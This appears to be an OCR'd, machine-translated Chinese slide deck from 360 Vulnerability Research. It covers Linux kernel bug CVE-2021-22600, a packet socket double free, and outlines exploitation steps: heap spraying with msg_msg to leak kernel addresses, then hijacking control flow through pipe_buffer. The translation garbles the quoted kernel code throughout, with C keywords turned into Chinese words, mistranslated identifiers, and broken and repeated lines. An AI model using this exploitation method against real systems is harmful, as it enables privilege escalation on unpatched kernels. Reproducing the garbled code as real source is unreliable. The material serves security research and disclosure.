USMA：与我分享内核代码

刘勇，姚俊，王晓东 360漏洞研究

中心

关于

刘勇

- 360漏洞研究中心的安全研究员。
- 专注于Linux内核安全。
- 2021年天府杯Ubuntu/CentOS组冠军。

360脆弱性研究所

- 积累了3,000多个CVE。
- 赢得了微软、谷歌和苹果的历史上最高的漏洞赏金。
- 继续开展操作系统、浏览器、虚拟化等方面的工作。
- https://vul.360.net/ 。

议程

- 介绍一下
- CVE-2021-22600
- ROP解决方案
- USMA解决方案
- 摘要

介绍一下

两种流行的利用方法

找到一个带有函数指针的结构来劫持PC。等：

pipe_buffer, tty_struct

找到一个结构来制作任意的r/w基元。等：

msg_msg与fuse

介绍一下

https://www.willsroot.io/2022/01/cve-2022-0185.html

介绍一下


漏洞披露时间表

- 我们在2021.12中发现，但上游很快修复了它（syzbot也发现了）。
- 在2022.1.7向Blackhat亚洲提交漏洞白皮书
- Ubuntu在2022.1.26中以CVE-2021-22600的形式披露了它。

CVE-2021-22600

数据包插座

- 在设备驱动（OSI第二层）层面接收或发送原始数据包。
- 在物理层之上的用户空间中实现协议模块。
- 创建一个用户内存映射的环形缓冲区，用于异步数据包接收或传输。



https://computersciencewiki.org/index.php/OSI_model

CVE-2021-22600

数据包环形缓冲器

```
结构packet_ring_buffer { struct
        pgv                     *pg_vec;
        ...
        联盟{
            无符号长                *rx_owner_map;
            struct tpacket_kbdq_
                                    coreprb_bdqc;
        };
};
struct tpacket_kbdq_core
        { struct pgv     *pkbdq;
        ...
};
```

用户空间

setsockopt(sock, SOL_PACKET, PACKET_RX_RING, &req3, sizeof(req3))。


```
static int packet_set_ring(struct sock *sk, u
```

内核空间

```
结构 pgv {
    char *buffer。
};
```

CVE-2021-22600

CVE-2021-22600

数据包环形缓冲器

```
结构packet_ring_buffer { struct
        pgv                     *pg_vec;
        ...
        联盟{
            无                          符号长
            *rx_owner_map;struct tpacket_kbdq_
                                    coreprb_bdqc;
        };
};
struct tpacket_kbdq_core
        { struct
                        pgv*pk
        bdq;
        ...
```

用户空间

```
setsockopt(sock, SOL_PACKET, PACKET_RX_RING, &req3, sizeof(req3))。
```



```
static int packet_set_ring(struct sock *sk, u
```

内核空间

```
};
结构 pgv {
        char  *buffer。
};
```

同样的偏移量!

CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po, rb, pg_vec, req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po,  rb,  pg_vec,  req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

在init中保持对pg_vec的引用

```
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM
p1->pkbdq = pg_vec;
```

CVE-2021-22600

错误详解

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
        (req->tp_block_nr) {
                order = get_order(req->tp_block_size);
                pg_vec = alloc_pg_vec(req, order);
                switch (po->tp_version)
                case TPACKET_V3:
                        init_prb_bdqc(po, rb, pg_vec, req_u)。
        }
        if (closing || atomic_read(&po->mapped) == 0)
                { swap(rb->pg_vec, pg_vec);
                如果(po->tp_version <= TPACKET_V2)
                        swap(rb->rx_owner_map, rx_owner_map)。
        }
        bitmap_free(rx_owner_map);
        if (pg_vec)
                free_pg_vec(pg_vec,  order,  req->tp_block_nr)。
}
```

在init中对pg_vec的引用

```
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM
p1->pkbdq = pg_vec;
```

不清理参考!

CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po, rb, pg_vec, req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

first packet_set_ring()

用TPACKET_V3分配pg_vec

CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po, rb, pg_vec, req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

first packet_set_ring()

用TPACKET_V3分配pg_vec

CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po,  rb,  pg_vec,  req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

first packet_set_ring()

用TPACKET_V3分配pg_vec

在pkbdq中保留pg_vec的引用。

CVE-2021-22600

错误细节

first packet_set_ring()

用TPACKET_V3分配pg_vec

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po,  rb,  pg_vec,  req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map,   rx_owner_map) 。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

在pkbdq中保留pg_vec的引用。

在rb->pg_vec中保存pg_vec

CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po,  rb,  pg_vec,  req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);                    rb->pg_vec = NULL
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map,  rx_owner_map) 。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```

first packet_set_ring()

用TPACKET_V3分配pg_vec


second packet_set_ring()

free pg_vec with tp_block_nr equal 0

CVE-2021-22600

错误细节


```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po, rb, pg_vec, req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);                    rb->pg_vec = NULL
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。第一个免费的pg_vec
}
```



CVE-2021-22600

错误细节

```
static int packet_set_ring(sk, req_u, closing, tx_ring) { if
    (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
                init_prb_bdqc(po,  rb,  pg_vec,  req_u)。
    }
    if (closing || atomic_read(&po->mapped) == 0)
        { swap(rb->pg_vec, pg_vec);
        如果(po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map)。
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr)。
}
```



CVE-2021-22600


问题

- 我们能不能控制双倍的自由尺寸？
- 我们能控制双倍的自由时间吗？
- 我们可以在任何时候触发这个错误吗？

CVE-2021-22600

问题

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
        无符号int block_nr = req->tp_block_nr;
        struct pgv *pg_vec;
        pg_vec = kcalloc(block_nr, sizeo)
__GFP_NOWARN）。
        for (i = 0; i <
                block_
                pg_vec[
        }
}
```



可以控制双自由度的大小

CVE-2021-22600

问题


- 我们能不能控制双自由度的大小？ ✓ → 由req.tp_block_nr控制，在单
- 我们可以控制双自由的间隔时间吗？ ✓ → 独的系统调用上下文中释放，
- 我们可以在任何时候触发这个错误吗？ ✓ → 使用不同的数据包袜。

很好的漏洞利用:)

ROP解决方案

步骤1：泄露内核地址

```
结构 msg_msg {
        struct list_head m_list;
        long m_type;
        size_t m_ts;            /* 消息文本大小 */
        struct msg_msgseg *next;
        空白*安全。
        /*实际的信息紧随其后 */
};
```




ROP解决方案

步骤1：泄露内核地址

```
静态结构 msg_msg *alloc_msg(size_t len)
{
        结构 msg_msg *msg; 结构
        msg_msgseg **pseg;
        size_t alen;

        alen = min(len, DATALEN_MSG)。
        msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT) 。
        ...
        返回味精。
}
```




以48至4096之间的任何大小分配堆。

#define DATALEN_MSG ((PAGE_SIZE-sizeof(

ROP解决方案

步骤1：泄露内核地址


```
结构 msg_msg *copy_msg(src, dst)
{
    size_t len = src->m_ts;
    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);
    for (dst_pseg = dst->next, src_pseg = src->next;
      src_pseg != NULL;
      dst_pseg = dst_pseg->next, src_pseg = src_pseg->next)
        { len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen) 。
    }
    返回dst。
}
```



ROP解决方案

步骤1：泄露内核地址

```
结构 msg_msg *copy_msg(src, dst)
{
    size_t len = src->m_ts;
    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);
    for (dst_pseg = dst->next, src_pseg = src->next;
      src_pseg != NULL;
      dst_pseg = dst_pseg->next, src_pseg = src_pseg->next)
        { len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen) 。
    }
    返回dst。
}
```




覆盖m_ts字段

脱稿阅读

ROP解决方案

步骤1：泄露内核地址


- 堆积风水。



ROP解决方案

步骤1：泄露内核地址

- 堆积风水。
- 首先释放pg_vec，用msg_msg来喷。




ROP解决方案


步骤1：泄露内核地址

- 堆积风水。
- 首先释放pg_vec，用msg_msg来喷。
- 第二次释放pg_vec，喷射msg_msgseg以覆盖m_ts读取

```
结构 msg_msgseg {
    结构 msg_msgseg *next;
    /* 信息的下一个部分紧随其后 */
};
static struct msg_msg *alloc_msg(size_t len)
    { len -= alen;
    pseg = &msg->next;
    while (len > 0) {
        结构 msg_msgseg *seg;
        alen = min(len, DATALEN_SEG)。
        seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT)。
        *pseg = seg;
        seg->next = NULL;
```



```
msg_msg
        }
}
```




除前八个字节外，所有的字节都可以被控制。

ROP解决方案

步骤1：泄露内核地址

```
结构 Timerfd_ctx
    { 联盟 {
        struct hrtimer tmr;
        struct alarm alarm;
    } t;
    ...
    wait_queue_head_t wqh。
    ...
};
结构 hrtimer {
    struct timerqueue_                nodenode;
    ktime_t                           _softexpires;
    enum                              hrtimer_restart(*function)(structhrtimer *)。
    ...
};
```



ROP解决方案

ROP解决方案

第二步：劫持电脑

- 再次触发bug并选择pipe_buffer作为受害者对象。

```
struct pipe_buffer
        { struct page
        *page;
        无符号的 offset, len;
        const struct pipe_b
        unsigned int
        不合格品
};
```

使用了同样的方法：https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

